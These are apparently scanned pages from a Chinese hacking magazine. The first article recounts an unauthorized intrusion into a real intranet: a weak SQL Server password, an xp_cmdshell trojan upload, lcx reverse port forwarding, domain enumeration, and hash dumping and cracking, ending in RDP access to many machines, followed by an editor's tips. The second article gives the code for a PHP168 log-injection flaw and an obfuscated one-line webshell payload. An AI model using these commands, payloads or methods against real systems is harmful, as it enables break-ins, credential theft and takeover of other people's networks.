



图1

老规矩，先执行dos命令看看，dir c:\，郁闷，XP_CMDSHELL受了什么限制，无法执行cmd命令，口令虽弱，技术倒不弱，简直在给菜菜浇冷水嘛。我们先看看它的XP_cmdshell存储扩展删了没有，在“利用目录”菜单中打开“执行数据库命令”，填入命令：**Select count(*) from master.dbo.sysobjects where xtype='X' and name='xp_cmd shell'**，如果返回结果是1的话，说明它没有删除这个扩展存储过程，还好网管的难题没有更加深入，特地照顾我这菜鸟，返回了1，下来就简单了，SQL综合利用工具来传马，执行，等鸽子上线。很快，鸽子上线了，如图2所示。


图2

看到这里，老鸟也许要说了，这么麻烦干什么，知道3389开了，直接加个管理员帐号，不就连上去了，哪里要这么麻烦。是的，要不我怎说我是菜鸟呀，但幸亏没走这条路，不然折腾一番，还得走回头路。接下来理应是很简单的了，加帐号，开终端。没想到噩梦才刚刚开始，也可以说大餐才刚刚开始。

二、樱花浪子

正在QQ泡MM，丢丢MM说弄了一个1433弱口令，我晕了，美女的运气怎么这么好呀，据说还种上鸽子了，但是想获得3389权限，试了好多方法都不行，因为这台肉鸡配置实在不错，大概听了一下情况，貌似在内网，在鸽子里的CMDSHELL里执行ipconfig /all，返回的是192.168.0.4。她也做端口映射了，可就是连不上。我赶紧配一个免杀木马让她给我弄上去，貌似服务器有诺顿，我又把LCX大哥编译的端口工具传上去了。在本地执行：**lcx.exe –listen 1234 9833**，在肉鸡上执行：**lcx.exe –slave 俺的IP 1234 127.0.0.1 3389**（如图3），然后再连127.0.0.1:9833，可就是连不上，如图4，图5所示。




图3




图4

难道是3389端口改成别的了，或者是没开终端，不可能呀，于是上传3389的工具再重新开3389还是不行，就是




图5

一个字，连不上。不一会丢丢说，直接连外网的那个可以连，于是在肉鸡上的CMD下添加一个超级用户，再连60.249.43.227还是连不上，在肉鸡上看这个用户确实已经存在了，俺太菜，也不晓得怎么回事。

于是想这是肉鸡，是不是有传说中的域呀，如果拿到域管理员的用户和密码一切就OK了。由于俺对域也不熟悉，于是去GOOGLE先学习了一会，在鸽子CMD下执行：net view。这句命令是显示域列表、计算机列表或指定计算机的共享资源列表。继续执行：Net Group /domain，分别返回了如图6、图7的结果。




图6




图7

莫非没有权限，net group是显示服务器名称及服务器的组名称，/domain在当前域的主域控制器中执行该操作。提示什么网域OPEN，莫非是域管理器，接着执行：net view /domain:OPEN，这是查看指定的域，返回了如图8所示的结果。




图8

有个SERVER7，在鸽子上线计算机名好象就是这个，俺对域也不熟悉，连3389也没弄到，实在不好搞。突然想起了可以先把它的哈希抓回来，内网的密码基本都一样，破出来就好办了，就算不是域管理员的，破出来用ICP连接内网其它机器也可以呀。不过03的系统貌似连过去也是GUEST权限吧，直接在鸽子里上传抓哈希的工具，抓回来N多帐户，如图9所示。


图9

先抓回来保存成文本格式，用LC5容笑汉化版破解hash，大约我喝了十杯咖啡的时间，基本都破解出来了，如图10。

试了几个别的密码还是连不上，试了一下administrator的密码，居然能连上60.249.43.227的3389，哈哈，直接在3389里面上传了扫描器，扫描内网看还有没有开3389的，居然有N多台，如图11。而没有想到的是，我破出来的这个administrator密码可以连任意机器，这样爽YY了，如图12、13、14所示。

我对域其实也不熟悉，也不知道我拿是域管理密码，还是这内网的密码都一样，有的开139端口的用这个密码ICP也可以连，文章到这也就结束了，最后要说的是一直没看到研究人侵域服务

器的文章，希望高手们都写一写，大家找我交流可以去IST or Nohack。

[文章里用到的sql综合利用工具、superscan、lc5、3389连接器已收录在本期光盘]

编辑点评：

写内网的文章很少，大家的经验也少，所以我就多说几句。从文章来看，这很明显是一个域结构的内网。要查看哪个用户是否域管理员，可以用这条命令net group "domain admins" /domain（要用域用户身份执行）。注意一点的是，在一些法文或俄文之类的域内网里，这条命令里的domain admins就要相对应换一下了。另外，暴破机器哈希现在有条件的话可以用rainbow这个东东来代替lc5，因为它的字典就有120G之大。再是搞域内网的话，搞定域服务器全部内网就一切OK了。域服务器一般就是dns服务器，所以可以尝试最近的DNS溢出。另外，如果在一个大的内网里，像几千台的机器，如何判断哪几台机器是域服务器，用cain是一个不错的选择，但是有一个最简单的dos命令就可以做到，我就不说了，留给大家的作业吧。至于为什么作者加的用户3389连不上，我也从文章上分析不出原因，有一种可能是3389登录时作者选择的是登录到域而不是登录到本机。




图10




图11




图12




图13




图14

Php168漏洞测试+实战拿服务器

Rabbitsafe

从本文你可以学到

php168整站程序拿webshell的一个方法和win+mysql提权

今天在网上查看资料的时候，发现php168整站程序出现了漏洞。php整站程序集下载、新闻、博客、音乐、图片系统为一身，在功能方面是很强大的，没想到竟然出现了漏洞，如果成功利用此漏洞，就可以获得webshell，官方网站刚出了补丁。下面，我在本机搭建了一个php168的环境，方便我们进行测试。

一、本地测试篇

先到php168官方网站下载一套php168整站程序，然后在本地把Apache+php+mysql环境测试成功，一步一步按照php168程序的说明进行安装，php168整站程序安装成功。我们开始漏洞说明的测试工作，在admin目录下index.php文件中有段代码（如图1）。

当我们登录后台的时候，每次登录的用户名和密码都会被写

```
*对用户的后台操作做记录
*/
if($action)
{
    $logdb[]="$userdb[uid]\t$userdb[username]\t$timestamp\t$onlineip\t$FROMURL\t$WEBURL";
    @include(PHP168_PATH."cache/admin_logs.php");
    $writefile="<?php   \r\n";
    $jj=0;
    foreach($logdb AS $key=>$value){
        $jj++;
        $writefile.="\$logdb[]=\"$value\";\r\n";
        if($jj>200){
            break;
        }
    }
    write_file(PHP168_PATH."cache/admin_logs.php",$writefile);
}
```

图1

入cache目录下的admin_logs.php文件。但是程序却没有对username$变量进行过滤，导致攻击者可以构造恶意$username变量，最终向**cache/adminlogin_logs.php**写入木马程序。

我们来做下测试，先登录后台，在用户名和密码处都输入test、test，点击登录，看看admin_logs.php文件内容（如图2）。




图2

果然成功写入文件了，下面我们想办法构造一句话木马，写入文件中。由于前面有"<?"符号，所以要关闭掉前面的符号，就要提交"?>"。但是问题又出现了，在用户名前面还有一个""符号，也要想办法把它关闭掉，可是php在默认设置下，会对"'"and "'"符号进行转义，在前面加上"\"符号，从而变成"\'"，双引号也就没用了。这个问题不解决，一句话木马写进去了，也会因为前面的双引号没有闭合，而不执行。

重新提交了两次带双引号的数据，发现程序在第一次提交数据时，数据进行转义，在双引号前面加入了"\"符号，但是第二次提交数据的时候，却没有过滤，终于有办法解决这个问题了，马上提交一句话木马进行测试。我们把""?><?eval(gzinflate(base64_decode(s7ezsU8tS8zRUlkP8A8OiU7OTYnVtLYHiglA)));?>"数据在用户名里提交两次（如图3）。

第二次提交的数据中的""双引号没有转义，一句话木马可以成功执行（如图4）。

